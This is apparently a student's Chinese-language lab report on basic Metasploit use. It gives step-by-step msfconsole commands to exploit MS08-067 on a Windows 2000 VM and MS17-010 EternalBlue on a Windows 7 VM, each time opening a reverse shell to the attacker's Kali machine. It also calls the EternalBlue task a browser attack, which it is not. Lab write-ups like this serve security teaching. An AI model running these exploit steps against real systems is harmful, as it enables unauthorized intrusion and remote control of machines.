
20165306 Exp5 MSF基础应用
Exp5 MSF基础应用
一、实践概述
1. 实践内容
本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路。实现:
1.1一个主动攻击实践
- ms08-067+windows/shell_reverse_tcp(成功)
1.2 一个针对浏览器的攻击
- ms17_010_eternalblue+generic/shell_reverse_tcp(成功)
1.3 一个针对客户端的攻击
- Adobe+windows/meterpreter/reverse_tcp(成功)
1.4 成功应用任何一个辅助模块
- dos/tcp/synflood(成功且唯一)
2.基础问题回答
用自己的话解释什么是exploit,payload,encode.
- exploit:测试者利用系统、程序或服务的漏洞进行攻击的一个过程。
- payload:攻击者在目标系统上执行的一段攻击代码,该代码具有反弹连接、创建用户、执行其他系统命令的功能。
- encode:一是为了避免使攻击载荷不能完整运行的“坏字符”,二是为了改变特征码,帮助攻击载荷避免被杀软发现。
二、实验步骤
任务一 Windows服务渗透攻击——MS08-067安全漏洞


攻击机Kali:10.1.1.169
靶机Win2000:10.1.1.154
payload:windows/shell_reverse_tcp
1.攻击机和靶机改成桥接模式,相互ping通
2.msfconsole进入控制台
search ms08-067查找漏洞

3.如上图,输入use exploit/windows/smb/ms08_067_netapi指令选择漏洞
show options查看设置信息

set RHOSTS 10.1.1.154设置Win2000 IP
search portscan搜索端口

4.如上图,输入use auxiliary/scanner/portscan/tcp选择漏洞
show options查看设置信息
set RHOSTS 10.1.1.154
exploit

看到445端口开放
5.输入use exploit/windows/smb/ms08_067_netapi
show payloads查看可用payload


如上图,输入set payload windows/shell_reverse_tcp选择payload
show options

exploit进行攻击成功
任务二 一个针对浏览器的攻击——ms17-010
攻击机Kali:192.168.43.91
靶机Win7专业版:192.168.43.182
payload:generic/shell_reverse_tcp

1.攻击机和靶机改成桥接模式,关闭防火墙,相互ping通

2.msfconsole进入控制台
search ms17-010查找漏洞
3.如上图,输入use exploit/windows/smb/ms17_010_eternalblue指令选择漏洞
show payloads显示可用攻击载荷

set payload generic/shell_reverse_tcp选择攻击载荷
show options查看配置信息
set LHOSTS 192.168.43.91设置Kali IP
set RHOSTS 192.168.43.182设置Win7 IP

exploit进行攻击成功
